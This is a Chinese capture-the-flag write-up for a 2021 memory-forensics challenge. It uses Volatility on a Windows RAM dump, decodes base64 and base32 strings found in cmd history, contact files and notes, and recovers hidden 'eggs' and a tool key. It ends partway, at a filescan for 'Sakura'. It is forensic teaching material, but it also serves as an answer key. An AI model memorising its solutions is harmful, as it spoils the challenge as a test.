


```
──(root💀kali)-[/media/…/西湖论剑2021/misc/Yusa的秘密/Yusa的秘密]
─# vol.py -f Yusa-PC.raw --profile=Win2008R2SP0x64 pslist
Volatility Foundation Volatility Framework 2.6.1
Offset(V)          Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exit
------------------ -------------------- ------ ------ ------ -------- ------ ------ ------------------------------ ------
-----------------------
0xfffffa80024bdae0 System                    4      0     97      598 ------      0 2021-10-28 03:46:58 UTC+0000
0xfffffa8002ecdb30 smss.exe                244      4      2       29 ------      0 2021-10-28 03:46:58 UTC+0000
0xfffffa8003950340 csrss.exe               336    320      9      483      0      0 2021-10-28 03:46:59 UTC+0000
0xfffffa8003adfb30 wininit.exe             388    320      3       77      0      0 2021-10-28 03:46:59 UTC+0000
0xfffffa8003ae15d0 csrss.exe               396    380     10      328      1      0 2021-10-28 03:46:59 UTC+0000
0xfffffa8003b008f0 winlogon.exe            432    380      5      118      1      0 2021-10-28 03:46:59 UTC+0000
0xfffffa8003b6e1d0 services.exe            488    388      7      212      0      0 2021-10-28 03:46:59 UTC+0000
0xfffffa8003b04b30 lsass.exe               504    388      6      596      0      0 2021-10-28 03:46:59 UTC+0000
0xfffffa8003b03a10 lsm.exe                 512    388     10      142      0      0 2021-10-28 03:46:59 UTC+0000
0xfffffa8003bfe9f0 svchost.exe             620    488     10      360      0      0 2021-10-28 03:47:00 UTC+0000
0xfffffa8003c1ab30 vmacthlp.exe            680    488      3       53      0      0 2021-10-28 03:47:00 UTC+0000
0xfffffa8003c46b30 svchost.exe             712    488      9      270      0      0 2021-10-28 03:47:00 UTC+0000
0xfffffa8003c763e0 svchost.exe             772    488     21      502      0      0 2021-10-28 03:47:00 UTC+0000
0xfffffa8003ca4b30 svchost.exe             856    488     16      375      0      0 2021-10-28 03:47:00 UTC+0000
0xfffffa8003cb5830 svchost.exe             884    488     41     1024      0      0 2021-10-28 03:47:00 UTC+0000
0xfffffa8003d703a0 svchost.exe             348    488     13      343      0      0 2021-10-28 03:47:01 UTC+0000
```

发现可疑进程explorer.exe,cmd.exe,StikyNot.exe依次看一下

查cmd历史：

发现彩蛋四：




```
└─# vol.py -f Yusa-PC.raw --profile=Win2008R2SP0x64 consoles
Volatility Foundation Volatility Framework 2.6.1
**************************************************
ConsoleProcess: conhost.exe Pid: 1344
Console: 0xff706200 CommandHistorySize: 50
HistoryBufferCount: 1 HistoryBufferMax: 4
OriginalTitle: %SystemRoot%\system32\cmd.exe
Title: C:\Windows\system32\cmd.exe
AttachedProcess: cmd.exe Pid: 2536 Handle: 0x5c
----
CommandHistory: 0x3ffde0 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 1 LastAdded: 0 LastDisplayed: 0
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x5c
Cmd #0 at 0x3ea130: egg4 eXVzYeWnkOWnkOacieWlveWkmuWlveWkmueahOWwj+Woh+Wmu++8jOa4o+eUtw==
----
Screen 0x39d800 X:80 Y:300
Dump:
Microsoft Windows [???? 6.1.7601]
???????? (c) 2009 Microsoft Corporation????????????????

C:\Users\Yusa>egg4 eXVzYeWnkOWnkOacieWlveWkmuWlveWkmueahOWwj+Woh+Wmu++8jOa4o+eUt
w==
'egg4' ?????????????????????????????????????
??????????????

C:\Users\Yusa>
**************************************************
ConsoleProcess: conhost.exe Pid: 1356
```

解出来得到

yusa姐姐有好多好多的小娇妻，渣男

查ie历史：




```
┌──(root💀kali)-[/media/…/西湖论剑2021/misc/Yusa的秘密/Yusa的秘密]
└─# vol.py -f Yusa-PC.raw --profile=Win2008R2SP0x64 iehistory
Volatility Foundation Volatility Framework 2.6.1
**************************************************
Process: 2276 explorer.exe
Cache type "URL " at 0x35f5000
Record length: 0x100
Location: :2021102920211030: Yusa@file:///C:/Users/Yusa/Contacts/Yusa.contact
Last modified: 2021-10-29 13:43:18 UTC+0000
Last accessed: 2021-10-29 05:43:18 UTC+0000
File Offset: 0x100, Data Offset: 0x0, Data Length: 0x0
**************************************************
Process: 2276 explorer.exe
Cache type "URL " at 0x35f5100
Record length: 0x100
Location: :2021102920211030: Yusa@:Host: ?????????
Last modified: 2021-10-29 12:06:07 UTC+0000
Last accessed: 2021-10-29 04:06:07 UTC+0000
File Offset: 0x100, Data Offset: 0x0, Data Length: 0x0
**************************************************
Process: 2276 explorer.exe
Cache type "URL " at 0x35f5200
Record length: 0x100
Location: :2021102920211030: Yusa@file:///C:/Program%20Files/MSBuild/Microsoft/Windows%20Workflow%20Foundation/key.zip
Last modified: 2021-10-29 13:43:32 UTC+0000
Last accessed: 2021-10-29 05:43:32 UTC+0000
File Offset: 0x100, Data Offset: 0x0, Data Length: 0x0
**************************************************
Process: 2276 explorer.exe
Cache type "URL " at 0x35f5300
Record length: 0x100
Location: :2021102920211030: Yusa@file:///C:/Users/Yusa/Contacts/Mystery%20Man.contact
Last modified: 2021-10-29 13:43:16 UTC+0000
Last accessed: 2021-10-29 05:43:16 UTC+0000
File Offset: 0x100, Data Offset: 0x0, Data Length: 0x0
**************************************************
```

内容比较多，不一一列举，其中存在两个.contact后缀的文件比较重要还有一个key.zip以及几个txt文件

查文件：

flag没查到东西，桌面查到东西了：



```
┌──(root💀kali)-[/media/…/西湖论剑2021/misc/Yusa的秘密/Yusa的秘密]
└─# vol.py -f Yusa-PC.raw --profile=Win2008R2SP0x64 filescan | grep "Desktop"                130 ×
Volatility Foundation Volatility Framework 2.6.1
0x000000003e05b960      1      0 R--rwd \Device\HarddiskVolume2\Users\Yusa\Desktop\desktop.ini
0x000000003e064590      2      1 R--rwd \Device\HarddiskVolume2\Users\Yusa\Desktop
0x000000003e0698d0      8      0 R--r-d \Device\HarddiskVolume2\Users\Yusa\Desktop\DumpIt.exe
0x000000003e0fc070      2      1 R--rwd \Device\HarddiskVolume2\Users\Public\Desktop
0x000000003e10c390      1      0 R--rwd \Device\HarddiskVolume2\Users\Yusa\AppData\Roaming\Microsoft\Windows\Start Menu\P
rograms\Maintenance\Desktop.ini
0x000000003e17b5b0      1      0 R--rwd \Device\HarddiskVolume2\ProgramData\Microsoft\Windows\Start Menu\Programs\Mainten
ance\Desktop.ini
0x000000003e18cbe0      1      0 R--rwd \Device\HarddiskVolume2\ProgramData\Microsoft\Windows\Start Menu\Programs\Accesso
ries\System Tools\Desktop.ini
0x000000003e20d900      1      0 R--r-- \Device\HarddiskVolume2\Users\Yusa\Desktop\新建文本文档.txt
0x000000003e30bf20      1      0 R--rwd \Device\HarddiskVolume2\ProgramData\Microsoft\Windows\Start Menu\Programs\Accesso
ries\Accessibility\Desktop.ini
0x000000003e47e590      1      1 R--rw- \Device\HarddiskVolume2\Users\Yusa\Desktop
0x000000003e4eb9d0      1      0 R--rwd \Device\HarddiskVolume2\Users\Yusa\AppData\Roaming\Microsoft\Windows\Start Menu\P
rograms\Accessories\Accessibility\Desktop.ini
0x000000003e575dd0     10      0 R--r-d \Device\HarddiskVolume2\Users\Yusa\Desktop\DumpIt.exe
0x000000003e69ef20      2      1 R--rwd \Device\HarddiskVolume2\Users\Yusa\Desktop
0x000000003e6df960      1      1 R--rw- \Device\HarddiskVolume2\Users\Yusa\Desktop
0x000000003e744070      2      1 R--rwd \Device\HarddiskVolume2\Users\Public\Desktop
0x000000003e76b490      1      0 R--rwd \Device\HarddiskVolume2\ProgramData\Microsoft\Windows\Start Menu\Programs\Accesso
ries\Desktop.ini
0x000000003e78c6a0      1      0 R--r-- \Device\HarddiskVolume2\Users\Yusa\Desktop\Sakura文件\Sakura-公告
0x000000003e960180      1      0 R--rwd \Device\HarddiskVolume2\Users\Yusa\AppData\Roaming\Microsoft\Windows\Start Menu\P
rograms\Accessories\Desktop.ini
0x000000003f2ae290      1      0 R--r-- \Device\HarddiskVolume2\Users\Yusa\Desktop\Sakura文件\Sakura-egg5
0x000000003f2d1f20      1      1 R--rw- \Device\HarddiskVolume2\Users\Yusa\Desktop
0x000000003f318b30      1      0 R--rw- \Device\HarddiskVolume2\ProgramData\Microsoft\Windows\Start Menu\Programs\Accesso
ries\Remote Desktop Connection.lnk
0x000000003f4a9430      1      0 R--rwd \Device\HarddiskVolume2\Users\Yusa\AppData\Roaming\Microsoft\Windows\Start Menu\P
rograms\Accessories\System Tools\Desktop.ini
0x000000003f823f20      1      0 R--rwd \Device\HarddiskVolume2\Users\Public\Desktop\desktop.ini
0x000000003f8f11f0      1      0 R--rwd \Device\HarddiskVolume2\ProgramData\Microsoft\Windows\Start Menu\Programs\Accesso
ries\Tablet PC\Desktop.ini
```

把其中几个可疑文件导出：

新建：

Plain Text

```
egg1 yusa姐姐很担心比赛时平台卡得崩溃，为此彻夜难眠
```

公告：

Plain Text

```
全体成员注意，我们将在11月20号，对地球发起总攻，请做好准备。
```

备忘录：

Plain Text

```
2021.11.15：请组织内的人务必删除所有不必要的联系方式，防止我们的计划出现问题。
```

发现了egg1和egg5

顺便提一下：我直接用grep配合文件搜索查了一下“egg",查到了egg5和egg2

egg2：egg2 yusa姐姐是尊贵的SVIP8，不会有人不知道叭

结合上面提到的联系方式，联想到之前ie历史里面的.contact文件

查了一下，发现内存镜像文件中只有这两个.contact文件导出两个.contact文件：

Yusa.contact

Swift

```
<?xml version="1.0" encoding="UTF-8"?>
<c:contact c:Version="1"
    xmlns:c="http://schemas.microsoft.com/Contact"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xmlns:MSP2P="http://schemas.microsoft.com/Contact/Extended/MSP2P">
    <c:Notes c:Version="2" c:ModificationDate="2021-10-28T11:47:56Z">LF2XGYPPXSGOPO4E465YPZMITLSYRGXGWS7OJOEL42O2LZFYQDSLRKXEXO56LCVB566IZ2FPW7S37K7HQK46LLUM42EJB354RTSL3IHFR6VONHEJ4S4ITZNEVHTJPNXJS62OHAECGZGCWWRVOBUXMNKMGJTTKTDZME2TKU3PGVMWS5ZVGVYUKYJSKY2TON3ZJU2VSK3WGVGHK3BVGVJW6NLBGZCDK33NKQ2WE6KBGU3XKRJVG52UQNJXOVNDKTBSM42TK4KFGVRGK3BVLFLTGNBUINBTKYTFNQ2VSVZTGVNEOOJVLJBU4NKMGZSDKNCXNY2UY4KHGVGHSZZVG52WMNSLMVCTKWLJLI2DIQ2DMEZFMNJXG54WCT2EJF3VSV2NGVGW2SJVLJVFKNCNKRIXSWLNJJUVS6SJGNMTERLZJ5KFM3KNK5HG2TSEM46Q====</c:Notes>
    <c:CreationDate>2021-10-28T05:56:31Z</c:CreationDate>
    <c:Extended xsi:nil="true"/>
    <c:ContactIDCollection>
        <c:ContactID c:ElementID="c81482a1-44bc-43bf-bfc0-159ab6a43962">
            <c:Value>176e8955-bc8e-488a-9cb2-b4fbffa547b3</c:Value>
        </c:ContactID>
    </c:ContactIDCollection>
    <c:NameCollection>
        <c:Name c:ElementID="86ef8fab-e13d-4b52-9cf5-ec0601898181">
            <c:Title>保持神秘</c:Title>
            <c:FormattedName>Mystery Man</c:FormattedName>
            <c:GivenName>Mystery Man</c:GivenName>
        </c:Name>
    </c:NameCollection>
    <c:PhotoCollection>
        <c:Photo c:ElementID="fdfaef8f-b334-4c80-813c-83d391488eb4">
            <c:Url c:Version="1" c:ModificationDate="2021-10-28T06:06:09Z">C:\Users\Yusa\Desktop\QQ图片20211028140534.jpg</c:Url>
            <c:LabelCollection>
                <c:Label>UserTile</c:Label>
            </c:LabelCollection>
        </c:Photo>
    </c:PhotoCollection>
    <c:PositionCollection c:Version="1" c:ModificationDate="2021-10-28T06:21:33Z">
        <c:Position c:ElementID="2764bbad-0421-4e95-9e67-96338457cd41" c:Version="1" c:ModificationDate="2021-10-28T06:21:33Z">
            <c:JobTitle c:Version="1" c:ModificationDate="2021-10-28T06:22:34Z">中层领导</c:JobTitle>
            <c:Department c:Version="2" c:ModificationDate="2021-10-28T06:22:34Z">Sakura组织</c:Department>
            <c:LabelCollection>
                <c:Label c:Version="1" c:ModificationDate="2021-10-28T06:21:33Z">Business</c:Label>
            </c:LabelCollection>
        </c:Position>
    </c:PositionCollection>
</c:contact>

```

CoffeeScript

```
<?xml version="1.0" encoding="UTF-8"?>
<c:contact c:Version="1"
    xmlns:c="http://schemas.microsoft.com/Contact"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xmlns:MSP2P="http://schemas.microsoft.com/Contact/Extended/MSP2P">
    <c:Notes c:Version="1" c:ModificationDate="2021-10-28T10:55:46Z">一位经常忘事，所以会把重要事情记录在便笺里的漂亮女孩</c:Notes>
    <c:CreationDate>2021-10-28T03:30:27Z</c:CreationDate>
    <c:Extended xsi:nil="true"/>
    <c:ContactIDCollection>
        <c:ContactID c:ElementID="e2fb3eaa-f73d-4b85-8910-c410d1b64e4b">
            <c:Value>b2528d19-9d57-4470-9121-790ebe4f1ea3</c:Value>
        </c:ContactID>
    </c:ContactIDCollection>
    <c:NameCollection>
        <c:Name c:ElementID="65c2cdbe-46b1-4a8d-a633-4bd47c6e7739">
            <c:Title c:Version="1" c:ModificationDate="2021-10-28T05:43:58Z">吃饭</c:Title>
            <c:GivenName c:Version="1" c:ModificationDate="2021-10-28T05:43:58Z">Yusa</c:GivenName>
            <c:FormattedName>Yusa</c:FormattedName>
        </c:Name>
    </c:NameCollection>
    <c:PhotoCollection c:Version="1" c:ModificationDate="2021-10-28T03:30:27Z">
        <c:Photo c:ElementID="87a5e417-9be2-4199-a81f-bd57848f125d" c:Version="1" c:ModificationDate="2021-10-28T03:30:27Z">
            <c:Value c:ContentType="image/bmp" c:Version="12"
```

```
c:ModificationDate="2021-10-28T10:55:46Z">Qk1YfAAAAAAAAFAAAAAoAAAAfgAAAH4AAAABABAAAwAAAAh8AAAAAAAAAAAAAAAAAAAAAAAAAPgA
AOAHAAAfAAAAAAA……(省略了)</c:Value>
            <c:LabelCollection>
                <c:Label c:Version="1" c:ModificationDate="2021-10-28T03:30:27Z">UserTile</c:Label>
            </c:LabelCollection>
        </c:Photo>
    </c:PhotoCollection>
    <c:UrlCollection c:Version="1" c:ModificationDate="2021-10-28T05:52:37Z">
        <c:Url c:ElementID="f072b6aa-89b5-41fe-bf9a-4da149a36fc0" c:Version="1" c:ModificationDate="2021-10-28T05:55:33Z">
            <c:Value c:Version="1" c:ModificationDate="2021-10-28T05:55:33Z">egg3 You still have lots more to work on...</c:Value>
            <c:LabelCollection>
                <c:Label c:Version="1" c:ModificationDate="2021-10-28T05:55:33Z">Business</c:Label>
            </c:LabelCollection>
        </c:Url>
        <c:Url c:ElementID="853809c5-2f0e-4228-972d-8c94d6a90417" c:Version="1" c:ModificationDate="2021-10-28T05:52:37Z">
            <c:Value xsi:nil="true" c:Version="9" c:ModificationDate="2021-10-28T10:55:46Z"/>
            <c:LabelCollection>
                <c:Label c:Version="1" c:ModificationDate="2021-10-28T05:52:37Z">Personal</c:Label>
            </c:LabelCollection>
        </c:Url>
    </c:UrlCollection>
    <c:EmailAddressCollection c:Version="1" c:ModificationDate="2021-10-28T05:53:58Z">
        <c:EmailAddress c:ElementID="68f4ce7c-3ed5-49a2-995e-fffc5320374f" xsi:nil="true" c:Version="6" c:ModificationDate="2021-10-28T10:55:46Z"/>
        <c:EmailAddress c:ElementID="842d9183-029c-487a-a285-d392f23a8807" xsi:nil="true" c:Version="6" c:ModificationDate="2021-10-28T10:55:46Z"/>
    </c:EmailAddressCollection>
    <c:PersonCollection c:Version="1" c:ModificationDate="2021-10-28T05:54:58Z">
        <c:Person c:ElementID="b18a8fe4-a303-4a83-b536-998ac76d4134" c:Version="1" c:ModificationDate="2021-10-28T05:54:58Z">
            <c:FormattedName xsi:nil="true" c:Version="5" c:ModificationDate="2021-10-28T10:55:46Z"/>
            <c:LabelCollection>
                <c:Label c:Version="1" c:ModificationDate="2021-10-28T05:54:58Z">wab:Spouse</c:Label>
            </c:LabelCollection>
        </c:Person>
    </c:PersonCollection>
    <c:PositionCollection c:Version="1" c:ModificationDate="2021-10-28T06:22:23Z">
        <c:Position c:ElementID="f93b741b-42a4-468b-a61e-4bedf90c3649" c:Version="1" c:ModificationDate="2021-10-28T06:22:23Z">
            <c:Department c:Version="1" c:ModificationDate="2021-10-28T06:22:23Z">Sakura组织</c:Department>
            <c:JobTitle c:Version="1" c:ModificationDate="2021-10-28T06:22:23Z">小喽喽</c:JobTitle>
            <c:LabelCollection>
                <c:Label c:Version="1" c:ModificationDate="2021-10-28T06:22:23Z">Business</c:Label>
            </c:LabelCollection>
        </c:Position>
    </c:PositionCollection>
</c:contact>

```

发现egg3：

egg3 You still have lots more to work on...

解密字符串：

Makefile

```
LF2XGYPPXSGOPO4E465YPZMITLSYRGXGWS7OJOEL42O2LZFYQDSLRKXEXO56LCVB566IZ2FPW7S37K7HQK46LLUM42EJB354RTSL3IHFR6VONHEJ4S4ITZNEVHTJPNXJS62OHAECGZGCWWRVOBUXMNKMGJTTKTDZME2TKU3PGVMWS5ZVGVYUKYJSKY2TON3ZJU2VSK3WGVGHK3BVGVJW6NLBGZCDK33NKQ2WE6KBGU3XKRJVG52UQNJXOVNDKTBSM42TK4KFGVRGK3BVLFLTGNBUINBTKYTFNQ2VSVZTGVNEOOJVLJBU4NKMGZSDKNCXNY2UY4KHGVGHSZZVG52WMNSLMVCTKWLJLI2DIQ2DMEZFMNJXG54WCT2EJF3VSV2NGVGW2SJVLJVFKNCNKRIXSWLNJJUVS6SJGNMTERLZJ5KFM3KNK5HG2TSEM46Q====
```

Apache


```
Yusa，组织刚刚派下来一个任务，请快点完成，你只有三天时间。6L+Z5piv5L2g5Lya55So5Yiw55qEa2V577yM5Y+v5Lul55So5a6D5omT5byA57uE57uH57uZ5L2g55qE5bel5YW344CC5bel5YW35ZG95ZCN5L6d54Wn5LqG5Lyg57uf6KeE5YiZ44CCa2V577yaODIwYWM5MmI5ZjU4MTQyYmJiYzI3Y2EyOTVmMWNmNDg=
```

Visual Basic

```
这是你会用到的key，可以用它打开组织给你的工具。工具命名依照了传统规则。key：820ac92b9f58142bbbc27ca295f1cf48
```

找了好久才发现这个密码用在哪里

搜索文件字符串”Sakura “



```
┌──(root💀kali)-[/media/…/西湖论剑2021/misc/Yusa的秘密/Yusa的秘密]
└─# vol.py -f Yusa-PC.raw --profile=Win2008R2SP0x64 filescan | grep "Sakura"
Volatility Foundation Volatility Framework 2.6.1
0x000000003e58ada0      1      0 R--r-- \Device\HarddiskVolume2\Program Files\MSBuild\Microsoft\Windows Workflow Foundati
on\Sakura-didi
0x000000003e78c6a0      1      0 R--r-- \Device\HarddiskVolume2\Users\Yusa\Desktop\Sakura文件\Sakura-公告
0x000000003f2ae290      1      0 R--r-- \Device\HarddiskVolume2\Users\Yusa\Desktop\Sakura文件\Sakura-egg5
0x000000003f959980      1      0 R--r-- \Device\HarddiskVolume2\Users\Yusa\Desktop\Sakura文件\Sakura-备忘录
